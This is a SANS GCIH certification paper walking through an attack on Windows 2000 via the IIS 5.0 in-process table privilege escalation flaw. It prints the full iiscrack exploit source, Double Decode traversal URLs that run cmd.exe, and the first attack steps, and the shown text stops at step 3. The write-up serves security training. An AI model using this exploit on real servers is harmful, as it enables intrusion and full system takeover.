



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

How to Gain Control of a Windows 2000 Server Using the In-Process Table Privilege Escalation Exploit

GCIH Practical Assignment

Version 2.0 (Revised August 13, 2001)

Option 1 – Exploit in Action

Table of Contents:

[Introduction](#)

[Part 1 – The Exploit](#)

- [Exploit Name](#)
- [Operating System](#)
- [Protocols/Services/Applications](#)
- [Brief Description](#)
- [Variants](#)
- [References](#)

[Part 2 – The Attack](#)

- [Description and Diagram of Network](#)
- [Protocol Description](#)
- [How the Exploit Works](#)
- [Description and Diagram of the Attack](#)
- [Signature of the Attack](#)
- [How to Protect Against This Exploit](#)

[Part 3 – The Incident Handling Process](#)

- [Preparation](#)
- [Identification](#)
- [Containment](#)
- [Eradication](#)
- [Recovery](#)
- [Lessons Learned](#)

[Bibliography](#)

Introduction

Windows 2000, compared with some of the applications often associated with it, is relatively secure operating environment. A perusal of the Security Focus website listings of vulnerabilities for Windows 2000 Server yields 32 results (go to <http://www.securityfocus.com/cgi-bin/vulns.pl>, select “Windows” for the Vendor box, “Windows 2000 Server” for the Title box, and “Any” for the version). A similar listing of the vulnerabilities for Microsoft’s Internet Information Server (IIS) version 5.0 yields over 44 results. The total for all versions of IIS is over 90. The type of vulnerabilities associated with each is also of interest. These same searches revealed twice as many buffer overflows (which can lead to administrative-level access) for IIS 5.0 as for Windows 2000.

It is not surprising then that so many hackers who wish to break into a Windows 2000 Server choose to go through IIS, which is installed by default on Win2k. In fact, unless the server in question is designed to be a webserver, the system administrator might not even realize or remember that IIS is there, creating a dangerous possibility of exploitation of IIS’s weaknesses. For “out of sight, out of mind” often leads to inattention when it comes to security.

Consistent with this, in this paper I will detail a specific approach to compromising a default installation of Windows 2000 server using an exploitation of the In-Process Table Privilege Escalation vulnerability. This approach will work whether the Windows 2000 Server in question has no Service Pack, or whether it has either Service Pack 1 or 2. I do not claim that this approach is the fastest or in any other sense the best (that is, most dangerous). This approach is simply one way to exploit the vulnerability in question.

Part 1 – The Exploit

Exploit Name

The exploit is called the Microsoft IIS 5.0 In-Process Table Privilege Elevation Vulnerability. Some of its details are as follows (please see <http://www.securityfocus.com/bid/3193>):

Microsoft IIS 5.0 In-Process Table Privilege Elevation Vulnerability

Bugtraq ID: 3193

Object Class: Origin Validation Error

CVE: [CAN-2001-0507](#)

Remotely Exploitable: No

Locally Exploitable: Yes

Published: Aug 15, 2001

Updated: Aug 21, 2001

Operating System and Protocols/Services/Applications

This vulnerability exists for the unpatched Microsoft IIS 5.0, which is installed by default on Windows 2000. This vulnerability effects Windows 2000 whether it has no Service Pack, Service Pack1 or Service Pack 2 installed. Security Focus breaks down the Application/OS vulnerability matrix as follows (again, see <http://www.securityfocus.com/bid/3193>):

Vulnerable Configurations:

Microsoft IIS 5.0

- + Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server SP2
- + Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional SP2
- + Microsoft Windows 2000 Server
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server SP2

Not Vulnerable Configurations:

Microsoft IIS 4.0

- + Cisco Building Broadband Service Manager 5.0
- + Cisco Call Manger 1.0
- + Cisco Call Manger 2.0
- + Cisco Call Manger 3.0
- + Cisco ICS 7750
- + Cisco IP/VC 3540
- + Cisco Unity Server 2.0
- + Cisco Unity Server 2.2
- + Cisco Unity Server 2.3
- + Cisco Unity Server 2.4
- + Cisco uOne 1.0
- + Cisco uOne 2.0
- + Cisco uOne 3.0
- + Cisco uOne 4.0
- + Microsoft BackOffice 4.0
- + Microsoft BackOffice 4.5
- + Microsoft Windows NT 4.0 Option Pack

The protocols/services involved with this vulnerability and the exploit I will describe are TCP/IP, HTTP, TFTP, and NetBIOS (or, rather, NetBIOS over TCP/IP).

Brief Description

As detailed in the Microsoft Security Bulletin MS01-044 from August 15, 2001 (<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-044.asp>), this vulnerability results from the way IIS 5.0 references a list of executables (.dll files) for “in-process” execution. Programs running under IIS 5.0 can either run as “in-process” or “out-of-process”. In-process execution of files provides better performance than out-of-process execution, so there is an obvious functional benefit to making as many programs run in-process as possible. But, there is also a security risk associated with in-process execution of programs, since in-process programs can always gain the privileges of their parent process. In this case, that means that in-process IIS programs or .dll files can gain the privileges of IIS itself, which runs as a SYSTEM process. Since a SYSTEM process has equivalent rights and access to that of an administrator, a successful exploitation of this vulnerability can give a normal user administrative rights, enabling them to control a server.

Now, in IIS 5.0, programs run as out-of-process by default (in IIS 4.0 all programs run as in-process by default!). But, a number of programs are run as in-process. Unfortunately, these programs are referenced by both absolute paths (e.g., c:\winnt\system32\httpodbc.dll) and by relative paths (e.g., httpodbc.dll). This means that if a malicious program having the same name as an in-process program is placed somewhere on the server and executed, it will run as in-process. It will thus provide the malicious user the opportunity of gaining the rights of the SYSTEM, thus escalating (or elevating) that user’s rights from that of a normal user to that of the SYSTEM (or administrator).

The exploit of this vulnerability that I will be using is iisrack.zip, found at: <http://www.securityfocus.com/data/vulnerabilities/exploits/iisrack.zip>

Variants

Another variation of this exploit was created by isno@sina.com and can be downloaded using the following URL:

<http://xfocus.org/exploits/iissystem.zip>

I tried to get this variant to work, but was not successful while working with it over a couple of days. A colleague of mine has used it successfully, so I must have been missing something in my approach. Also, I was not able to locate any source code for this exploit variant, and there is very little documentation.

A couple of references can be found at:

<http://lists.insecure.org/pen-test/2001/Sep/0070.html>, and <http://lists.insecure.org/pen-test/2001/Sep/0085.html>.

The second reference claims to provide a rough translation of this exploit variant's "Readme" file, which is in Chinese. This translation is as follows:

IIS privilege escalation tool by isno

Includes the following:

idq.dll: ISAPI program for privilege escalation

ispc.exe: client-side program for connecting

Brief explanation:

This software makes use of the IIS 5.0 + SP0 (SP1, SP2) privilege checking hole to obtain SYSTEM privilege; all you have to do is upload idq.dll to an executable directory of IIS, and you can obtain SYSTEM privilege.

How to use:

First use the UNICODE or double decoding hole to upload idq.dll to an executable directory, for example /scripts, and then use ispc.exe to connect:

```
C:\>ispc 127.0.0.1/scripts/idq.dll
```

```
Start to connect to the server...
```

```
We Got It!
```

```
Please Press Some <Return> to Enter Shell....
```

```
Microsoft Windows 2000 [Version 5.00.2195]
```

```
(C) All rights reserved 1985-1998 Microsoft Corp.
```

```
C:\WINNT\system32>
```

The cmd.exe thus obtained has SYSTEM privileges.

N.B.:

1. After you've uploaded idq.dll to an IIS executable directory, it must be called one of the following:

idq.dll

httpext.dll

httpodbc.dll

ssinc.dll

msw3prt.dll

author.dll

admin.dll

shtml.dll

sspifilt.dll

compfilt.dll

pwsdata.dll

md5filt.dll

fpexedll.dll

If you use another name, then there's no way to obtain SYSTEM privilege.

2. After you've finished entering a command, you must hit carriage return three times, [next bit is dodgy] to get a prompt back.

3. SP3 is not affected by this hole.

Cheers

Dominic

So, this variant is apparently similar to the exploit I am treating in this paper in several ways. It is similar in that it requires inserting a rogue .dll file into a web directory, recommends the use of either the Unicode or Double Decode exploits in order to accomplish this, and produces a SYSTEM-level access.

It is different in that it has two components: a client file, ispc.exe, for connecting from the attacker's machine, and idq.dll (or one of the other in-process .dll files in the above list/table), a server-side ISAPI program for privilege escalation execution. The process I will demonstrate only uses one exploit file (httpodbc.dll or equivalent), which is a server-side executable. This exploit variant is also different in that it is executed from a command prompt at the attacker's machine, rather than from a browser, as with the process I will shortly describe.

References

For the In-Process Table Privilege Elevation Issues:

<http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=3193>

<http://www.securityfocus.com/archive/1/205069>

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-044.asp>

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/Default.asp>

Hacking Windows 2000 Exposed: Network Security Secrets & Solutions

For Unicode and Double Decode Exploit Details:

<http://www.securityfocus.com/bid/1806>

<http://www.sans.org/newlook/digests/unicode.htm>

<http://rr.sans.org/threats/traversal.php>

<http://rr.sans.org/threats/unicode.php>

Hacking Windows 2000 Exposed: Network Security Secrets & Solutions


Part 2 – The Attack

Description and Diagram of Network

The network diagram for the exploit process I will detail is rather simple. The attacking machine should be a Windows OS computer (I used Windows NT Workstation 4.0) with Internet Explorer 5 or better. The Windows 2000 Server should have a default install, and can have either no service pack at all, Service Pack 1 or Service Pack 2. Connecting the two should be a TCP/IP network, providing access to the Windows 2000 Server's IIS 5.0 through HTTP port 80 (or


its equivalent), and access to the Server's NetBIOS TCP ports 135-139. A couple of possible scenarios now follow.

The first diagram shows an attack being launched across the Internet by a home user, who is going through a DSL modem to the Internet, through the target's firewall and internal LAN to the target Windows 2000 Server. This is a real possibility for networks that do not block incoming TCP ports 80 and 135-139 at their firewall (though, of course, there are ways to circumvent even this precaution).




Another scenario might be an internal attack from a company workstation to a local Windows 2000 Server on which the attacker desires improper access. Since blocking ports 80 and 135-139 inside a company's LAN is usually counterproductive, this is a very realistic scenario.

The next diagram depicts a possible network configuration for such a situation:



But, whatever the particulars of the attacking computer's location relative to the target Windows 2000 Server, the attacker must be able to see TCP ports 80 (or equivalent) and 135-139.

The attack itself proceeds as follows:



In summary, the attacker identifies the Windows 2000 Server to be attacked. They then gain Read/Write access to the Web area of the Target Server using the “Double Decode” version of the Unicode exploit. Next the attacker drops the Microsoft IIS 5.0 In-Process Table Privilege Elevation Vulnerability exploit code in the Target Server’s Web area.

The attacker then executes the exploit code in order to gain a SYSTEM-privilege remote command shell. With this shell, the attacker works to ensure convenient future administrative shell access, covers their tracks, and exits, knowing they can return at any time.

Key to the remote exploitation of the In-Process Table Privilege Elevation vulnerability is the ability to gain access to the server initially. Since one cannot elevate privilege to administrator level if one does not have an account to begin with, one must find a way to gain this initial account access. The approach I have chosen is to use the Double Decode variation of the Unicode exploit.

A full description of the Unicode vulnerability or its Double Decode cousin is beyond the scope of this paper, but let us now take a brief overview of both. Readers interested in greater detail are encouraged to peruse the [References](#) listed above and the [Bibliography](#) that concludes this paper.

The Unicode and Double Decode (also known as the “Superfluous Decode”) attacks are file system traversal (or directory traversal) attacks. These attacks are exploits in which a remote web user that has access to a certain directory on the web server uses a “../” or “..\” (without the quotes) or series of them in a URL to move to other directories on the web server (directories to which they should not have access). These commands are executed via a web browser, and are executed on the web server with the rights of the user designated by the web server for browsing. File System Traversal attacks are possible because of inadequately configured NTFS ACL’s (Access Control Lists on the NT/Win2K file system); meaning normal web users are given inappropriate “Read and Execute” permissions or even “Write” privileges on the web server.

The Unicode exploit became commonly known in early 2001, and was formally developed by Rain Forest Puppy (RFP), a hacker/security researcher. Because the simple exploitation of “../” by early attackers of IIS 2.0 resulted in Microsoft’s “correction” of this flaw, the Unicode exploit successfully substituted “overlong” Unicode (universal character code) representations of the “forward slash” (“/”) and “back slash” (“\”) characters. “%c0%af” and “%c2%9c” are two such Unicode substitutions for the “/” character that bypassed IIS’s initial “correction”. This gave Unicode attackers the rights of the IUSR_*machinename* account on the IIS webserver, which has Guest privileges.

When Microsoft created a patch that denied the use of the commonly used Unicode substitutions for the “/” character for directory traversal, the Double Decode (or Superfluous Decode) exploit was created/discovered. This exploit “doubly decoded” the Unicode substitution.

For example, one Unicode representation for the “\” is %5c. The “%” in %5c can be represented in Unicode as %25. So, if %25 is substituted for the “%” in %5c, the result is %255c. Therefore, using %255c and its equivalents for the “\” character enabled directory traversal to be used in exploits once again, even on newly patched IIS servers, thanks to Double Decode.

So, once initial access is gained through Double Decode, the equivalent of Guest rights has been obtained. From there the attacker who wants administrative access needs to elevate privilege. That is where the In-Process Table Privilege Elevation attack I focus on in this exploit process becomes relevant.

Protocol Description

As stated above, the protocols/services used in this exploit are TCP/IP, HTTP, TFTP, and NetBIOS. Following is a brief summary of each.

TCP/IP

TCP/IP is, of course, essential to any remote exploit that uses the Internet, including the exploit I will describe shortly. TCP and IP were developed as a part of a Department of Defense (DOD) research project to connect different networks designed by different vendors into a “network of networks.” This big network became the Internet. It initially worked well because it delivered a few basic services that everyone needed (file transfer, electronic mail, remote logon, etc.) across very large numbers of client and server systems.

TCP/IP is not just for the Internet, however. Several computers in a small department can use TCP/IP (along with other protocols) on a single LAN. The IP component routes traffic from that department to the enterprise network, to regional networks, and ultimately to the Internet. Because it was designed for a battlefield situation, and since a battlefield communications network will sustain damage, the DOD designed TCP/IP to be robust and automatically recover from any node or phone line failure. This allows for the construction of very large networks and more decentralized management. The downside of automatic recovery, though, is that network problems can go undiagnosed and uncorrected for long periods of time.

Some of the elements of TCP/IP are:

IP - IP moves packets of data from node to node. It forwards each packet based on a four-byte destination address (the IP number), usually shown in “dotted

decimal" format (e.g., 192.168.45.23). The Internet authorities assign ranges of numbers (IP address blocks) to different organizations. The organizations often assign groups of their numbers to departments (usually in groupings called subnets). IP operates on routers and gateway machines that move data from department to organization to region and then around the Internet world.

TCP - TCP verifies the correct delivery of data from client to server. Since data can be lost in the intermediate network, TCP adds support to detect errors or lost data, and to trigger retransmission until the data is correctly and completely received.

Sockets - Sockets is a name given to the group of subroutines that provides access to TCP/IP on most systems (<http://www.yale.edu/pclt/COMM/TCPIP.HTM>).

HTTP

According to RFC 1945, "The Hypertext Transfer Protocol (HTTP) is an application-level protocol with the lightness and speed necessary for distributed, collaborative, hypermedia information systems. HTTP has been in use by the World Wide Web global information initiative since 1990. Practical information systems require more functionality than simple retrieval, including search, front-end update, and annotation. HTTP allows an open-ended set of methods to be used to indicate the purpose of a request," (<http://www-old.ics.uci.edu/pub/ietf/http/rfc1945.html>).

The HTTP protocol is based on a request/response strategy. A client establishes a connection with a server and sends a request to the server in the form of a request method, URL, and protocol version. This is followed by a MIME-like message containing request modifiers, client information, and possible body content. The server then responds with a status line, including the message's protocol version, and a success or error code. This, in turn, is followed by a MIME-like message containing server information, entity meta-information, and possible body content. HTTP communication usually takes place over TCP/IP connections. By default, the TCP port is 80, but other ports can be used. A large majority of HTTP connections require no authentication, making it an anonymous protocol. In HTTP version 1.0, there are only three kinds of requests: GET, HEAD, and POST. HTTP version 1.1 also supports some additional request types (<http://www.sans.org/newlook/digests/unicode.htm>).

More simply stated, HTTP is a stateless protocol for file-transfer purposes. The HTTP GET is used to request files and these files are usually rendered within a web browser. The GET request typically looks like this:

`http://www.victim.com/files/index.html`

This is a request for the file index.html from the virtual directory /files on the system www.victim.com. This /files virtual directory maps to an actual directory on the web server's disk (possibly c:\inetpub\wwwroot\files\). The web server itself, however, sees the above request as the following:

```
GET /files/index.html HTTP/1.0
```

If the file index.html exists in the /files directory on that server, and no other errors result, the server replies with the raw data for index.html, and this data is then rendered appropriately in the requestor's browser. The response also includes a code consistent with the result. If there are no errors, the code is "HTTP 200 OK". Other possible codes to receive include "404 Not Found", "403 Access Denied", and "302 Object Moved" (please see page 207 in Chapter 10: "Hacking IIS 5 and Web Applications" in Hacking Windows 2000 Exposed: Network Security Secrets & Solutions).

HTTP is essential to this entire discussion. Both the In-Process Table vulnerability, which is the focus of this paper, and the "Double Decode" vulnerability, which forms the foundation for my exploit, use HTTP. Without it, the exploit cannot be executed.

TFTP

TFTP is a simple protocol to transfer files, and was thus named the Trivial File Transfer Protocol or TFTP. It has been implemented on top of the Internet User Datagram protocol (UDP) so it may be used to move files between machines on different networks that use UDP (though it can also be implemented on top of other datagram protocols). It is designed to be small and easy to implement, so it lacks most of the features of FTP. The only thing it can do is read and write files (or mail) to or from a remote server. It cannot list directories, and does not support user authentication. Consistent with other Internet protocols, it passes 8 bit bytes of data, and it supports three modes of data transfer (<http://www.faqs.org/rfcs/rfc783.html>).

TFTP is essential to this discussion as the initial means of placing the exploit files on the target system.

NetBIOS

NetBIOS (the Network Basic Input/Output System) is a session layer communications service used by client and server applications. NetBIOS provides applications with a programming interface for sharing services and information across various lower-layer network protocols, including IP (<http://support.baynetworks.com/library/tpubs/html/router/soft1200/117358AA/B39.HTM#HEADING39-11>).

Since "NetBIOS over IP" runs on top of IP, you can also share drives and printers (and thus map to them) over the Internet. This is a dangerous capability when it comes to security, and is part of my exploit approach.

How the Exploit Works

My approach to this exploit requires access to an unprivileged Windows 2000 server account by some means. The means used in this discussion is the "Double Decode" version of the Unicode exploit (see [Hacking Windows 2000 Exposed: Network Security Secrets & Solutions](#), p. 227ff.). This technique provides access to the IUSR_MACHINENAME account, which has the privilege level of Guest. The In-Process Table Privilege Escalation exploit I use (IISCrack.zip, or when unzipped, a .dll file called iis crack.dll, then renamed to httpodbc.dll) then functions to escalate the attacker's privilege to the level of the SYSTEM account. I then detail a way to hold on to that privileged access and describe a simple approach to covering one's tracks.

The exploit code for iis crack.cpp (which compiles to iss crack.dll and is renamed as httpodbc.dll) is as follows:

```
// usage: compile and place in the /scripts directory as httpodbc.dll

// IISCRACK.CPP - Implementation file for your Internet Server
//   iis crack Extension

#include "stdafx.h"
#include "iis crack.h"

////////////////////////////////////
// command-parsing map

BEGIN_PARSE_MAP(Clis crackExtension, CHttpServer)
    // TODO: insert your ON_PARSE_COMMAND() and
    // ON_PARSE_COMMAND_PARAMS() here to hook up your commands.
    // For example:

    ON_PARSE_COMMAND(Default, Clis crackExtension, ITS_EMPTY)
    ON_PARSE_COMMAND(Exploit, Clis crackExtension, ITS_PSTR)
    ON_PARSE_COMMAND_PARAMS("cmd=~")

    DEFAULT_PARSE_COMMAND(Default, Clis crackExtension)
END_PARSE_MAP(Clis crackExtension)

////////////////////////////////////
// The one and only Clis crackExtension object

Clis crackExtension theExtension;

////////////////////////////////////
```

```

// ClisrackExtension implementation

ClisrackExtension::ClisrackExtension()
{
}

ClisrackExtension::~~ClisrackExtension()
{
}

BOOL ClisrackExtension::GetExtensionVersion(HSE_VERSION_INFO* pVer)
{
    // Call default implementation for initialization
    CHttpServer::GetExtensionVersion(pVer);

    // Load description string
    TCHAR sz[HSE_MAX_EXT_DLL_NAME_LEN+1];
    ISAPIVERIFY(::LoadString(AfxGetResourceHandle(),
                            IDS_SERVER, sz, HSE_MAX_EXT_DLL_NAME_LEN));
    _tcscpy(pVer->lpszExtensionDesc, sz);
    return TRUE;
}

BOOL ClisrackExtension::TerminateExtension(DWORD dwFlags)
{
    // extension is being terminated
    //TODO: Clean up any per-instance resources
    return TRUE;
}

////////////////////////////////////
// ClisrackExtension command handlers

void ClisrackExtension::Exploit(CHttpServerContext* pCtxt, LPCSTR pszCommandLine)
{
    STARTUPINFOA si;
    PROCESS_INFORMATION pi;
    unsigned long dwSize = 256;
    char szUser[256];

    StartContent(pCtxt);
    WriteTitle(pCtxt);

    GetUserName(szUser, &dwSize);

    *pCtxt << _T("<center><b>iisrack.dll</b><br><a
href=\"http://www.digitaloffense.net/iisrack/\">http://www.digitaloffense.net/iisrack</a><br></ce
nter><br><br>\n");

    *pCtxt << _T(":: currently running as the ");
    *pCtxt << _T(szUser);
    *pCtxt << _T(" account.<br>");

    if(! RevertToSelf())

```

```

    {
        *pCtxt << _T(":: RevertToSelf FAILED. Exiting.<br>\n");
        EndContent(pCtxt);
        return;
    }

    GetUserName(szUser, &dwSize);

    if (strcmp("SYSTEM", szUser) == 0)
    {
        *pCtxt << _T(":: exploit succeeded, running command as
<b>SYSTEM</b><br>\n");

        } else {

            *pCtxt << _T(":: exploit failed, running command as <i>");
            *pCtxt << _T(szUser);
            *pCtxt << _T("</i><br>\n");
        }

        *pCtxt << _T(":: executing: <i>");
        *pCtxt << _T(pszCommandLine);
        *pCtxt << _T("</i><br>\n");

        // this might keep us from hanging the inetinfo process
        // it will also bring up windows on the working desktop ;)
        // comment out as appropriate...

        memset (&si, 0, sizeof (si));
        si.cb = sizeof (si);
        si.lpDesktop = "winsta0\\default";

        if(CreateProcess(0,(char *) pszCommandLine,0,0,0,CREATE_NEW_CONSOLE,0,0,&si,&pi))
        {
            *pCtxt << _T(":: command executed successfully<br>\n");
        } else {
            *pCtxt << _T(":: command failed!<br>\n");
        }

        }

        EndContent(pCtxt);
    }

void ClisrackExtension::Default(CHttpServerContext* pCtxt)
{

    unsigned long dwSize = 256;
    unsigned long uriSize = 8192;
    char szUser[256];
    char szURI[8192];

```



```

pCtxt->GetServerVariable("SCRIPT_NAME", szURI, &uriSize);

StartContent(pCtxt);
WriteTitle(pCtxt);

RevertToSelf();
GetUserName(szUser, &dwSize);

*pCtxt << _T("<center><b>iiscrack.dll</b><br><a
href=\"http://www.digitaloffense.net/iiscrack/\">http://www.digitaloffense.net/iiscrack</a><br></ce
nter><br><br>\n");

if (strcmp(szUser, "SYSTEM") != 0)
{
    *pCtxt << _T("You have either named this file something other than httpodbc.dll
or the system is patched. Boo hoo.<br>\n");
    *pCtxt << _T("You can run a command anyways, but it will only have IWAM
privs.<br><br>\n");
}

*pCtxt << _T("<form action=\"");
*pCtxt << _T(szURI);
*pCtxt << _T("\n method=\"GET\">\n");
*pCtxt << _T("<input type=\"hidden\" name=\"MfcISAPICommand\" value=\"Exploit\">\n");
*pCtxt << _T("<b>Command: </b>");
*pCtxt << _T("<input type=\"text\" name=\"cmd\" size=50
value=\"c:\\winnt\\system32\\cmd.exe /c\"><br><br>\n");
*pCtxt << _T("<input type=\"submit\" name=\"submitter\" value=\"execute\">\n");
*pCtxt << _T("</form>\n");

EndContent(pCtxt);
}

// Do not edit the following lines, which are needed by ClassWizard.
#if 0
BEGIN_MESSAGE_MAP(CIscrackExtension, CHttpServer)
   //{{AFX_MSG_MAP(CIscrackExtension)
   //}}AFX_MSG_MAP
END_MESSAGE_MAP()
#endif // 0

////////////////////////////////////
// If your extension will not use MFC, you'll need this code to make
// sure the extension objects can find the resource handle for the
// module. If you convert your extension to not be dependent on MFC,
// remove the comments around the following AfxGetResourceHandle()
// and DllMain() functions, as well as the g_hInstance global.

/****

static HINSTANCE g_hInstance;

HINSTANCE AFXISAPI AfxGetResourceHandle()

```

```

{
    return g_hInstance;
}

BOOL WINAPI DllMain(HINSTANCE hInst, ULONG ulReason,
                    LPVOID lpReserved)
{
    if (ulReason == DLL_PROCESS_ATTACH)
    {
        g_hInstance = hInst;
    }

    return TRUE;
}

****/

```

Essentially what is happening with this exploit is that the attacker is executing the compiled code (renamed from iis crack.dll to httpodbc.dll or equivalent) as a substitute for the real httpodbc.dll of IIS (located in c:\WINNT\system32\inet\httpodbc.dll). The exploit thus takes advantage of a design flaw within IIS in that IIS references its programs by either an absolute path (c:\WINNT\system32\inet\httpodbc.dll) or by a relative path (httpodbc.dll). So, if the rogue httpodbc.dll is dropped in the c:\inetpub\scripts directory (which gives Read and Execute privileges by default to Everyone) and run, it will be executed by IIS. Since httpodbc.dll is in the listed "table" of the IIS programs that run "in-process", meaning that it runs with the rights of SYSTEM, this exploit enables the attacker to execute arbitrary code with SYSTEM privileges.


Description and Diagram of the Attack

What follows is a step-by-step attack on a Windows 2000 Server with a default installation. The only security-hardening step that has been taken is the installation of Windows 2000 Service Pack 2. Each step listed will give the command to be used. It will often also show screen shots of the results of these commands in attacking the Win2k server I set up to test this attack strategy.

Step 1: Use the "Double Decode" variation of the Unicode vulnerability to access/browse the target machine.

The Double Decode exploit bypasses the initial Microsoft Security fix designed for the Single Encoding Unicode exploit that is part of Windows 2000 SP2. (Please see the above listed references for the details of the Unicode and Double Decode exploits.) Issue the following command (substituting the appropriate IP address for your target server, both here and hereafter):

<http://147.20.240.122/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\inetpub\scripts>



That simply, we have gained access to the Win2k server. Once this step is successful, we are on our way.

Step 2: Activate a TFTP Server on your machine

I have used the Serving TFTP program associated with LanWorkplace Pro, the SolarWinds TFTP server, as well as various free serving TFTP utilities I have found on the Internet. Any of these will work well. Be sure to understand where your TFTP server default directory is for file transfers.

Step 3: Download IISCrack.zip from the Internet, unzip the file, and change the name of iis crack.dll to httpodbc.dll (other variants can be used-please see the exploit's README file-but this one will suffice).

